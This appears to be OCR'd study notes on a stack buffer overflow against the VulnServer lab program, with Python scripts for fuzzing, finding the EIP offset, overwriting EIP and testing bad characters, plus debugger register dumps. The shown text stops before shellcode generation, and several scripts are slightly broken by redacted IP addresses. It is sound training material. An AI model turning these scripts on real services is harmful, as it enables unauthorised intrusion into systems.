




Thank you for downloading! This document is intended to be used as a learning and reference tool. In it you will find all of my compiled notes from various courses I have taken, and helpful information I've collected. I Intend to update my GitHub regularly as I gather more information, resources, and continue my efforts. Enjoy and use responsibly.

-Chocka


https://github.com/xChockax

Buffer Overflow and how to leverage it





The buffer space goes downward. If you are properly sanitizing your buffer space, by the time the information reaches the EBP it should stop and contain the characters that you are sending. However, if you have a buffer overflow attack you reach over the EBP and into the EIP.



The EIP is a Pointer/Return Address. We can use this address to point to directions that we instruct. The directions will be malicious code that will give us a reverse shell. If you can write past the EBP to the EIP you can take control of the stack.

<u>Steps to Conduct a Buffer Overflow:</u>

1. Spiking: A method that we use to find the vulnerable part of the program
2. Fuzzing: Throwing a bunch of characters at a program to see if we can break it
3. Finding the Offset: Finding out at what point we did break it
4. Use the Offset to overwrite the EIP
5. Finding the Bad Characters
6. Finding the Right Module
7. Generating Shellcode
8. Root

Complete Step-by-Step to performing a Buffer Overflow

Spiking multiple commands (e.g. SRUN, TRUN, GMON) to find vulnerabilities:

```
root@kali:/home/chocka# nc -nv 192.1[redacted] 9999
(UNKNOWN) [192.168.0.25] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

After finding a vulnerable server connect to see what commands can be run.
Generate a script which can be used to spike the commands

e.g.

```
1 s_readline();
2 s_string("STATS "); #This is interchangeable with other vaild commands
3 s_string_variable)"0"); #Send variables in different forms and iterations to look for breaking the programs
```

```
root@kali:/home/chocka# generic_send_tcp 192.168.0.25 9999 gmon.spk 0 0
```

After Finding vulnerable server use tool generic_send_tcp and a spike script

```
Registers (FPU)
EAX 7EFEFEFE
ECX 0732C004 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDX 41414141
EBX 00000D5C
ESP 00B6F1D0
EBP 00B6F9C0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESI 00401848 vulnserv.00401848
EDI 00B70000
EIP 76D26CA9 msvcrt.76D26CA9
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 32A000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


Fuzzing


```python
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('172.16.[redacted],9999)) # IP and port of the vulnerable server

                s.send(('TRUN /.:/' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

Run this fuzzing script to determine where the server will crash.

```
root@kali:/home/chocka# ./Fuzz.py
^CFuzzing crashed a 6000 bytes
root@kali:/home/chocka#
```

ImmunityDebugger windows after the server has crashed:





Finding the Offset

TOOL: MSF "Pattern Create"

```
root@kali:/home/kali/Documents/Buffer Overflow# ./BOfuzzer.py
^CFuzzing crashed at 3100 bytes
root@kali:/home/kali/Documents/Buffer Overflow# /usr/share/metasploit-framework/tools/exploit/pattern_crea
te.rb -l 3300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah
0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0A
o1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1
Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc
2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7
Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2B
j3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm
8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3
Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8B
t9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx
4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9
Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4C
e5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci
0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5
Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0C
p1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs
6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1
Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6C
z7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd
2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7
Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2D
k3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn
8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3
Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8D
u9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy
4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9
Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4E
f5Ef6Ef7Ef8Ef9
```

Use value found when running fuzzer

Copy the output from Pattern Create and use it to adjust our fuzzing script to create our offset script


```python
#!/usr/bin/python
import sys, socket

offset = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.[redacted],9999)) # IP and port of the vulnerable server

        s.send(('TRUN /.:/' + offset))
        s.close()
        buffer = buffer + "A"*100

except:
        print "Error connecting to the server"
        sys.exit()
```

When executed, this will give us the value of the EIP

Error Connecting indicates that our exception has been thrown.

```
root@kali:/home/kali/Documents/Buffer Overflow# ./FindOffset.py
Error connecting to the server
```

We have overwritten everything successfully and we are interested now in the EIP value



```
ECX 00B65340
EDX 00003BD3
EBX 00000120
ESP 00A1F9C8 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 386F4337

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 217000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

At this point we will use our EIP finding and the MSF tool as seen below to find a pattern offset

```
root@kali:/home/kali/Documents/Buffer Overflow# /usr/share/metasploit-framework/tools/exploit/pattern_offs
et.rb -l 3300 -q 386F4337
[*] Exact match at offset 2003
```

Overwriting the EIP

***Our value of 2003 gets us to the EIP and the EIP is 4 bytes long. We are trying to overwrite those 4 bytes**

We start by adjusting the script we used to find the offset to ensure that we are overwriting the EIP

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16      ',9999)) # IP and port of the vulnerable server

        s.send(('TRUN /.:/' + shellcode))
        s.close()
        buffer = buffer + "A"*100

except:
        print "Error connecting to the server"
        sys.exit()
```

When executed this will over write the EIP with B's or 42424242 which means that we now control the EIP

```
root@kali:/home/kali/Documents/Buffer Overflow# ./EIPOverwrite.py
Error connecting to the server
```

```
EAX 009FF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00B54F64
EDX 00000000
EBX 00000120
ESP 009FF9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 38F000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Finding Bad Characters

When talking about finding bad characters we are talking about this is relation to generating shell code
When we generate shell code we need to know what characters are good for the shell code and what characters are bad for the shell code
We will determine this by running all the hex characters through our program and find out which ones cause problems

Find a Bad Chars list: *Null byte is excluded from the list below because it is obviously a bad character

```
badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
```

```
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Using the BadChars list we will edit the script we created for Overwriting the EIP:


```
#!/usr/bin/python
import sys, socket

badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.      ,9999)) # IP and port of the vulnerable server

        s.send(('TRUN /.:/' + shellcode))
        s.close()
        buffer = buffer + "A"*100

except:
        print "Error connecting to the server"
        sys.exit()
```


We execute the script and it will again break the program, Overwriting the EIP with B's (42424242)

```
root@kali:/home/kali/Documents/Buffer Overflow# ./BadCharTester.py
Error connecting to the server
```


```
Registers (FPU)                                  <    <    <
EAX 00C5F1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 001E5060
EDX 00FFFEFD
EBX 00000128
ESP 00C5F9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3D3000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

HOWEVER, this time we are interested in the HEX Dump. To see the Hex Dump at the ESP we right click and select "Follow in Dump"






Now what we will do is look through the Hex Dump and see if anything is out of place from 01-FF. In this particular instance nothing is out of place.
If there was a bad character it would be out of place e.g. 10, 11, 13 (12 is missing and it is likely a bad character)




**VulnServer does not have an bad characters. However, there is an example of bad chars:
* The bad chars will not always present as "B0", but just appear out of place.
* You will want to write down all the bad chars for when it comes time to generate shell code




Finding the Right Module

Finding the Right module means that we are finding a DLL or something similar in a program that has no memory protections. (AKA No DEP/ASLR/SafeSEH, etc)
Tool: Use Mona Modules with Immunity Debugger
Mona Modules Needs to be put into a specific folder Here:
*Find Mona Modules on GitHub




Now we need to Exit and Reattach and then run a command in the bottom of Immunity Debugger:



This will allows us to see the protection settings as seen below

We are looking for something that is attached to our victim server and also False Across the board (ideally)



